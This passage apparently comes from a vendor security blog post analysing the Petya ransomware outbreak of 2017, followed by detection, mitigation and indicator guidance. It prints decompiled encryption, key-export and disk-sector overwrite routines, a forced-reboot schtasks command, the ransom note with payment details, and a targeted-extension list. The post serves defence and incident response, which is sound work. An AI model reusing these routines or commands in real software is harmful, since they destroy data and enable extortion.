
schtasks /Create /SC once /TN “” /TR “<system folder>\shutdown.exe /r /f” /ST 14:23

After successfully modifying the MBR, it displays the following fake system message, which notes a supposed error in the drive and shows the fake integrity checking:



```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 32576 of 191968 (16%)
```

It then displays this ransom note:




```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   8UeiNr-ngRtrs-NFx836-CyWwqF-wmKmF3-dsWL7g-PLtmUm-qgEoWa-ubECnf-NAEyfT

If you already purchased your key, please enter it below.
Key:
```

Only if the malware is running with highest privilege (i.e., with *SeDebugPrivilege* enabled), it tries to overwrite the MBR code.

This ransomware attempts to encrypt all files with the following file name extensions in all folders in all fixed drives, except for *C:\Windows*:

.3ds	.7z	.accdb	.ai
.asp	.aspx	.avhd	.back
.bak	.c	.cfg	.conf
.cpp	.cs	.ctl	.dbf
.disk	.djvu	.doc	.docx
.dwg	.eml	.fdb	.gz
.h	.hdd	.kdbx	.mail
.mdb	.msg	.nrg	.ora
.ost	.ova	.ovf	.pdf
.php	.pmf	.ppt	.pptx
.pst	.pvi	.py	.pyc
.rar	.rtf	.sln	.sql
.tar	.vbox	.vbs	.vcb
.vdi	.vfd	.vmc	.vmdk
.vmsd	.vmx	.vsdx	.vsv
.work	.xls	.xlsx	.xvd
.zip			


It uses file mapping APIs instead of a usual *ReadFile()*/*WriteFile()* APIs:



```
    }
    v5 = CreateFileMappingW(v3, 0, 4u, 0, v4, 0);
    hObject = v5;
    if ( v5 )
    {
      v6 = MapViewOfFile(v5, 6u, 0, 0, (SIZE_T)lpFileName);
      if ( v6 )
      {
        if ( CryptEncrypt(*(_DWORD *)(a2 + 20), 0, Final, 0, (BYTE *)v6, (DWORD *)&lpFileName, v4) )
          FlushViewOfFile(v6, (SIZE_T)lpFileName);
        UnmapViewOfFile(v6);
      }
      CloseHandle(hObject);
    }
    result = (HANDLE)CloseHandle(v8);
  }
  return result;
```


Unlike most other ransomware, this threat does not append a new file name extension to encrypted files. Instead, it overwrites the said files.

The AES key generated for encryption is per machine, per fixed drive, and gets exported and encrypted using the embedded 2048-bit RSA public key of the attacker.



```
0000: 30 82 01 0a                                  ; SEQUENCE (10a Bytes)
0004:    02 82 01 01                               ; INTEGER (101 Bytes)
0008:    |  00
0009:    |  c4 ff d5 a8 a7 34 c8 b7  bd 26 15 6a 14 c4 06 c1
0019:    |  42 13 3b a5 a9 5d 69 ca  48 d4 00 61 3d 0e eb 90
0029:    |  ab f0 f8 c8 40 89 d3 78  79 17 12 37 ce da 7d 89
0039:    |  99 44 56 57 fb 87 07 46  6b 95 0f f0 71 82 41 c0
0049:    |  b8 50 f4 4a 89 de 20 ea  98 dd 7d 3a 8e cd b7 21
0059:    |  14 99 b6 26 a2 97 2a f9  82 c8 05 9c d0 d9 94 ca
0069:    |  d0 0d 83 b5 7e 06 44 ac  44 10 52 c2 cb bb cf d7
0079:    |  61 18 38 f5 e4 9d 5c bf  fa 67 f4 24 55 a2 c7 3d
0089:    |  bd 42 24 df e6 82 ee d7  9c 15 2c e3 42 b8 48 9b
0099:    |  19 a3 4d a6 0a be 09 7b  0f c1 f2 13 0d b0 c3 99
00a9:    |  da d1 22 25 04 53 0e a8  de 9b 79 a4 d3 ac 91 f3
00b9:    |  89 6c c6 a7 d9 36 6e eb  37 e1 ce eb 6c ec a6 9f
00c9:    |  3f 95 00 f3 fd 07 99 fe  4a df f1 7d 31 ff 52 13
00d9:    |  af 04 66 32 be 70 88 85  94 a7 96 9d d3 f4 5d f4
00e9:    |  42 61 72 3d 00 96 02 79  a3 ae ec 25 c5 e9 4d 00
00f9:    |  54 d9 cd 8e f2 de 3a 7e  36 2c 71 54 2b 8a 3a 27
0109:    02 03                                     ; INTEGER (3 Bytes)
010b:       01 00 01
```

Embedded RSA public key




```
session_key_handle_to_encrypt = a1->session_handle_encryption_key_for_per_machine_AESkey_export;
v7 = 0;
AES_128_key_handle = a1->AES_128_key_handle;
pdwDataLen = 0;
if ( CryptExportKey(AES_128_key_handle, session_key_handle_to_encrypt, CRYPT_EXPORTABLE, 0, 0, &pdwDataLen) )
{
  v4 = (BYTE *)LocalAlloc(0x40u, pdwDataLen);
  pbBinary = v4;
  if ( v4 )
  {
    if ( CryptExportKey(
           v1->AES_128_key_handle,
           v1->session_handle_encryption_key_for_per_machine_AESkey_export,
           1u,
           0,
           v4,
           &pdwDataLen) )
    {
      pcchString = 0;
      if ( CryptBinaryToStringW(pbBinary, pdwDataLen, 1u, 0, &pcchString) )
      {
        v5 = LocalAlloc(0x40u, 2 * pcchString);
        if ( v5 )
        {
          if ( CryptBinaryToStringW(pbBinary, pdwDataLen, 1u, (LPWSTR)v5, &pcchString) )
            v7 = v5;
          else
            LocalFree(v5);
        }
      }
    }
    LocalFree(pbBinary);
```

Code exporting the AES 128 bit key per machine, per fixed drive in the machine and encrypting it using embedded RSA public key during export


The unique key used for files encryption (AES) is added, in encrypted form, to the *README.TXT* file the threat writes under section *"Your personal installation key:"*.

Beyond encrypting files, this ransomware also attempts to infect the MBR or destroy certain sectors of VBR and MBR:



```
int Critical_sector_Infecton_n_Trashing()
{
  HANDLE v0; // edi@1
  HLOCAL uninitialized_lpBuffer; // ebx@3
  int result; // eax@7
  DWORD BytesReturned; // [esp+Ch] [ebp-1Ch]@2
  DISK_GEOMETRY OutBuffer; // [esp+10h] [ebp-18h]@2

  v0 = CreateFileA("\\\\.\\C:", GENERIC_WRITE, 3u, 0, OPEN_EXISTING, 0, 0);
  if ( v0 )
  {
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) )
    {
      uninitialized_lpBuffer = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);// Allocate 10 sector size buffer
      if ( uninitialized_lpBuffer )
      {
        SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
        WriteFile(v0, uninitialized_lpBuffer, OutBuffer.BytesPerSector, &BytesReturned, 0);
        LocalFree(uninitialized_lpBuffer);
      }
    }
    CloseHandle(v0);
  }
  if ( !(gConfig & 8) || (result = Infect_MBR()) != 0 )
    result = Trash_10_Sectors();
  return result;
}
```

After completing its encryption routine, this ransomware drops a text file called *README.TXT* in each fixed drive. The said file has the following text:




```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.

We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1.      Send $300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2.      Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net.
        Your personal installation key:

AQIAAA5mAAAApAAA/yM8tPsoNwRpGRsJ9Ohu85ORQvnEk+nNoTIeEZzWe9TNkjfY
fQndHkeHXIKLEuIHrwjsYty536o88VfKArHR5jsvVf2yNXLBPMwtwripITpteWR7
bFrcdlKZ9L6xrl0zR7xLw/r5Wwfr/SZ6VzU7bbnDKSitTbjcX84UPow8c1dS7+xs
+XZVhUP7O3bGnJOFeBa8Sr+yR2O2Ae5lmp4d7hCo0brDT1JdoLkWXd2Eqm1QOnRQ
VldJVMeTmBviZwe7LBpnyysd4wjY1OuHvwxUbMje4djclUXATQ8piGD7N9md63jF
uMa6S6j+pKUCwvK566i5XvuVw/iCVmLazkRMHw==
```

This ransomware also clears the System, Setup, Security, Application event logs and deletes NTFS journal info.

Detection and investigation with Windows Defender Advanced Threat Protection

Windows Defender Advanced Threat Protection (Windows Defender ATP) is a post-breach solution and offers by-design detections for this attack without need of any signature updates. Windows Defender ATP sensors constantly monitor and collect telemetry from the endpoints and offers machine-learning detections for common lateral movement techniques and tools used by this ransomware, including, for example, the execution of *PsExec.exe* with different filename, and the creation of the *perfc.dat* file in remote shares (UNC) paths.

Today, without the need of additional updates, an infected machine may look like this:



Windows Defender Security Center | Machine

A file was copied from the machine using a suspicious operation >

Actions

Domain:
OS: Windows10 64-bit (Build 15063)

Logged on users (last 30 days)

8 >

Interactive [1]
RemoteInteractive [0]
Other [8]

Machine reporting


Last internal IP:
Last external IP:

First seen: 5 months ago
Last seen: 11 hours ago

Alerts related to this machine

Last activity	Title	User	Severity	Status	Assigned to
06.27.2017 | 11:04:03	Attempt to hide use of dual-purpose tool Installation	nt authority\system	Medium	New	Not assigned
06.27.2017 | 11:04:03	A file was copied from the machine using a suspicious operation Lateral Movement	nt authority\system	Medium	New	Not assigned
06.27.2017 | 11:01:50	A file was copied from the machine using a suspicious operation Lateral Movement	nt authority\system	Medium	New	Not assigned
06.27.2017 | 11:01:49	A file was copied from the machine using a suspicious operation Lateral Movement	nt authority\system	Medium	New	Not assigned
06.27.2017 | 10:55:28	A file was copied from the machine using a suspicious operation Lateral Movement	nt authority\system	Medium	New	Not assigned
06.27.2017 | 10:55:03	A file was copied from the machine using a suspicious operation Lateral Movement	nt authority\system	Medium	New	Not assigned
06.27.2017 | 10:52:43	Password retrieval tool detected Lateral Movement		Low	New	Not assigned

The second alert targets the distribution of the ransomware's .dll file over the network. This event provides helpful information during investigation as it includes the User context that was used to move the file remotely. This user has been compromised and could represent the user associated with patient-zero:



Windows Defender Security Center | Alert

A file was copied from the machine using a suspicious operation > > A file was copied from the machine using a suspicious operation

A file was copied from the machine using a suspicious operation

Manage

Severity: Medium
Category: Lateral Movement
Detection source: Windows Defender ATP

Alert context

First activity: 06.27.2017 | 11:01:49
Last activity: 06.27.2017 | 11:01:50

Status

State: New
Classification: Not set

Assigned to: Not assigned

Description

A file was copied from the machine using a suspicious operation. This may indicate a security breach by an attacker that is moving laterally in the network.
File perfc.dat was suspiciously dropped to a remote UNC path \\IpPII_610eefb2dde5075d8dec2b3cdd0701b63b4f9f0c\admin$.

Recommended actions

Inspect the process responsible for this file copy operation. If it is not a valid tool used by a network administrator or other expected user, isolate the machine from the network to prevent further spread.

Alert process tree

```
System
    perfc.dat
    System created file perfc.dat
    PSEXESVC.EXE
    System created file PSEXESVC.EXE
<Creds of Compromised User>
Network log-on
wininit.exe
    services.exe
        PSEXESVC.EXE
            rundll32.exe
                perfc.dat
                rundll32.exe executed perfc.dat
                rundll32.exe
                    perfc.dat
                    rundll32.exe executed perfc.dat
```

With Windows Defender ATP, enterprise customers are well-equipped to quickly identify Petya outbreaks, investigate the scope of the attack, and respond early to malware delivery campaigns.

Protection against this new ransomware attack

Keeping your Windows 10 up-to-date gives you the benefits of the latest features and proactive mitigations built into the latest versions of Windows. In Creators Update, we further hardened Windows 10 against ransomware attacks by introducing new next-gen technologies and enhancing existing ones.

As another layer of protection, Windows 10 S only allows apps that come from the Windows Store to run. Windows 10 S users are further protected from this threat.

We recommend customers that have not yet installed security update MS17-010 to do so as soon as possible. Until you can apply the patch, we also recommend two possible workarounds to reduce the attack surface:

- Disable SMBv1 with the steps documented at Microsoft Knowledge Base Article 2696547 and as recommended previously
- Consider adding a rule on your router or firewall to block incoming SMB traffic on port 445

As the threat targets ports 139 and 445, you customers can block any traffic on those ports to prevent propagation either into or out of machines in the network. You can also disable remote WMI and file sharing. These may have large impacts on the capability of your network, but may be suggested for a very short time period while you assess the impact and apply definition updates.

Aside from exploiting vulnerabilities, this threat can also spread across networks by stealing credentials, which it then uses to attempt to copy and execute a copy on remote machines. You can prevent credential theft by ensuring credential hygiene across the organization. Secure privileged access to prevent the spread of threats like Petya and to protect your organization's assets. Use Credential Guard to protect domain credentials stored in the Windows Credential Store.

Windows Defender Antivirus detects this threat as Ransom:Win32/Petya as of the 1.247.197.0 update. Windows Defender Antivirus uses cloud-based protection, helping to protect you from the latest threats.

For enterprises, use Device Guard to lock down devices and provide kernel-level virtualization-based security, allowing only trusted applications to run, effectively preventing malware from running.

Monitor networks with Windows Defender Advanced Threat Protection, which alerts security operations teams about suspicious activities. Download this playbook to see how you can leverage Windows Defender ATP to detect, investigate, and mitigate ransomware in networks: Windows Defender Advanced Threat Protection – Ransomware response playbook.

To test how Windows Defender ATP can help your organization detect, investigate, and respond to advanced attacks, **sign up for a free trial**.

Resources

MSRC blog: https://blogs.technet.microsoft.com/msrc/2017/06/28/update-on-petya-malware-attacks/

Next-generation ransomware protection with Windows 10 Creators Update: https://blogs.technet.microsoft.com/mmpc/2017/06/08/windows-10-creators-update-hardens-security-with-next-gen-defense/

Download English language security updates: Windows Server 2003 SP2 x64, Windows Server 2003 SP2 x86, Windows XP SP2 x64, Windows XP SP3 x86, Windows XP Embedded SP3 x86, Windows 8 x86, Windows 8 x64

Download localized language security updates: Windows Server 2003 SP2 x64, Windows Server 2003 SP2 x86, Windows XP SP2 x64, Windows XP SP3 x86, Windows XP Embedded SP3 x86, Windows 8 x86, Windows 8 x64

MS17-010 Security Update: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

General information on ransomware: https://www.microsoft.com/en-us/security/portal/mmpc/shared/ransomware.aspx

Security for IT Pros: https://technet.microsoft.com/en-us/security/default

Indicators of Compromise

Network defenders may search for the following indicators:

File indicators

- 34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d
